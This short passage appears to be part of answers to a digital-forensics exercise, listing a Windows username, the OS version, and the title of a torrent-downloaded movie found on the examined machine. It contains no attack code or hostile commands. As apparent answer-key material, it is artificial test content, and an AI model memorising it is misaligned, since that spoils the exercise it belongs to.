    - Windows username: elmer.blanco
    - OS version: Windows 10

2. The torrent file downloaded by the user was:

   The movie Betty Boop Rhythm on the Reservation